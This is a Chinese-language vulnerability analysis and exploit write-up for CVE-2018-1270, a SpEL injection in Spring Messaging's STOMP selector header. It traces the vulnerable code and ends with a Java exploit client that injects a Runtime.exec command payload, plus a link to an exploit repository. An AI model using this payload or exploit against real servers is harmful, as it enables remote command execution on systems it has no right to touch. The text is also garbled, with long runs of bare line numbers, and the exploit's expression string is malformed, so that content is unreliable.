



Spring Messaging SPEL 表达式注入漏洞利用(CVE-2018-1270)

0x00 基础知识


spring-messaging 是 springMVC 的消息队列模块儿，其代码结构如下图所示



这里我们重点专注 base 部分，base 包括 Message(MessageHeader 和 body)MessageHandler(消息处理)、MessageChannel(发送消息)三部分，其中 message 由 headers 和 Payload 组成



MessageChannel 表现为 pipes-and-filters 架构的管道，扮演 broker 的角色，如图



Producer 发送 Message 给 broker，Consumer 发送订阅(subscribe)请求给 broker，broker 再将对应 Message 丢给 Consumer。

0x01 漏洞分析

前面我们说了 Consumer 发送订阅请求给 broker，broker 发送对应 message 给 Consumer。而 CVE-2018-1270 这个漏洞就是在 broker 发送 message 给 Consumer 时触发的，根源是 SPEL 表达式注入问题。调试过程如下：

首先，spring-messaging 会用 `org.springframework.messaging.simp.broker.DefaultSubscriptionR`

egistry 这个类来处理 STOMP 客户端订阅请求(message), message 分为 headers 和 payload 两部分, 这里 headers 如下图所示,

Name	Value
▶ this	DefaultSubscriptionRegistry (id=115)
▶ sessionId	"0" (id=121)
▶ subsId	"0" (id=123)
▶ destination	"/topic/greetings" (id=124)
▶ message	GenericMessage<T> (id=125)
▶ headers	MessageHeaderAccessor\$MutableMessageHeaders (id=129)
▶ payload	(id=133)
▶ expression	null


```
{simpMessageType=SUBSCRIBE, stompCommand=SUBSCRIBE, nativeHeaders={destination=[/topic/greetings], selector=[T(java.lang.Runtime).getRuntime().exec('calc')], id=[0]}, simpSessionAttributes={org.springframework.messaging.simp.SimpAttributes COMPLETED=true}, simpHeartbeat=[J@d62c37, simpSubscriptionId=0, simpSessionId=0, simpDestination=/topic/greetings}
```

在分析 headers 之前先说下 Stomp Frame, 它由 command、headers 和 body 三部分组成, 其中 command 包括

CONNECT、SEND、SUBSCRIBE、UNSUBSCRIBE、BEGIN、COMMIT、ABORT、ACK、NACK、DISCONNECT headers 是执行上述 command 时的附加数据, 例如 login、passcode、destination、id、selector 等等, 一个典型的 ws 请求响应数据, 如图所示

```
Opening Web Socket...
Web Socket Opened...

>>> CONNECT
accept-version:1.1,1.0
heart-beat:10000,10000


<<< CONNECTED
version:1.1
heart-beat:0,0

connected to server undefined

>>> SUBSCRIBE
selector:T(java.lang.Runtime).getRuntime().exec('')
id:sub-0
destination:/topic/greetings
```


这个 SUBSCRIBE 的 headers 会传到服务端 message 的 headers, 其中 selector 字段未作任何处

理形成 spel 表达式，如图所示



```
DefaultSubscriptionRegistry.class
139 @Override
140 protected void addSubscriptionInternal(
141     String sessionId, String subsId, String destination, Message<?> message) {
142
143     Expression expression = null;
144     MessageHeaders headers = message.getHeaders();
145     String selector = SimpMessageHeaderAccessor.getFirstNativeHeader(getSelectorHeaderName(), headers);
146     if (selector != null) {
147         try {
148             expression = this.expressionParser.parseExpression(selector);
149         } catch (Exception e) {
150             // ...
151         }
152     }
153 }
154 cat
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

然后 broker 会根据 SUBSCRIBE 请求查找对应 message 然后 send 给 consumer，在这个过程 selector 被执行，如图



```
SimpleBrokerMessageHandler.class
349 protected void sendMessageToSubscribers(@Nullable String destination, Message<?> message) {
350     MultiValueMap<String,String> subscriptions = this.subscriptionRegistry.findSubscriptions(message);
351     if (!subscriptions.isEmpty() && logger.isDebugEnabled()) {
352         logger.debug("Broadcasting to " + subscriptions.size() + " sessions.");
353     }
354     long now = System.currentTimeMillis();
355     for (Map.Entry<String, List<String>> subscriptionEntry : subscriptions.entrySet()) {
356         for (String subscriptionId : subscriptionEntry.getValue()) {
357             SimpMessageHeaderAccessor headerAccessor = SimpMessageHeaderAccessor.create(SimpMessageType.MESSAGE);
358             initHeaders(headerAccessor);
359             headerAccessor.setSessionId(subscriptionEntry.getKey());
360             headerAccessor.setSubscriptionId(subscriptionId);
361             headerAccessor.copyHeadersIfAbsent(message.getHeaders());
362             Object payload = message.getPayload();
363             Message<?> reply = MessageBuilder.createMessage(payload, headerAccessor.getMessageHeaders());
364             try {
365                 getClientOutboundChannel().send(reply);
366             } catch (Exception e) {
367                 // ...
368             }
369         }
370     }
371 }
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

执行 filterSubscriptions 代码，首先获取 selector 的表达式，然后执行 expression.getValue 导致 spel 执行，如图

```

DefaultSubscriptionRegistry.class
203     Subscription sub = info.getSubscription(subId);
204     if (sub == null) {
205         continue;
206     }
207     Expression expression = sub.getSelectorExpression();
208     if (expression == null) {
209         result.add(sessionId, subId);
210         continue;
211     }
212     if (context == null) {
213         context = new StandardEvaluationContext(message);
214         context.getPropertyAccessors().add(new SimpMessageHeaderPropertyAccessor());
215     }
216     try {
217         if (Boolean.TRUE.equals(expression.getValue(context, Boolean.class))) {
218             result.add(sessionId, subId);
219         }
220     }
221     catch (SpelEvaluationException ex) {
222         if (logger.isDebugEnabled()) {
223             logger.debug("Failed to evaluate selector: " + ex.getMessage());

```

0x02 EXP

看到外面的给出的都是用 stomp.js 作为客户端通过浏览器执行，建立 websocket 通讯的，其实 spring-messaging 提供支持 stomp over websocket 的功能的代码，这里我用 java 实现 stomp 的客户端请求，当成功建立 websocket 连接的时候，通过一个 callback 回调来执行 subscribe 动作，如图所示

```

public static void exploit(String url, String destination, String cmd) {
    try {
        WebSocketClient webSocketClient = new StandardWebSocketClient();
        WebSocketStompClient stompClient = new WebSocketStompClient(webSocketClient);
        stompClient.setMessageConverter(new MappingJackson2MessageConverter());
        stompClient.setTaskScheduler(new ConcurrentTaskScheduler());

        StompSessionHandler sessionHandler = new MyStompSessionHandler();
        ListenableFuture<StompSession> ret = stompClient.connect(url, sessionHandler);
        ret.addCallback(new ListenableFutureCallback<StompSession>() {

            @Override
            public void onSuccess(StompSession session) {
                // TODO Auto-generated method stub
                String expression = String.format("T(java.lang.Runtime).getRuntime().exec('%s'", cmd);
                StompHeaders stompHeaders = new StompHeaders();
                stompHeaders.setDestination(destination);
                stompHeaders.set("selector", expression);


                session.subscribe(stompHeaders, new StompFrameHandler() {

                    @Override
                    public Type getPayloadType(StompHeaders headers) {
                        // TODO Auto-generated method stub
                        return null;
                    }

                    @Override
                    public void handleFrame(StompHeaders headers, Object payload) {
                        // TODO Auto-generated method stub
                    }
                });
            }
        });
    }
}

```

成功触发，如图所示



代码下载地址: https://github.com/genxor/CVE-2018-1270_EXP.git

参考:

<https://stomp.github.io/stomp-specification-1.1.html>

<https://github.com/CaledoniaProject/CVE-2018-1270>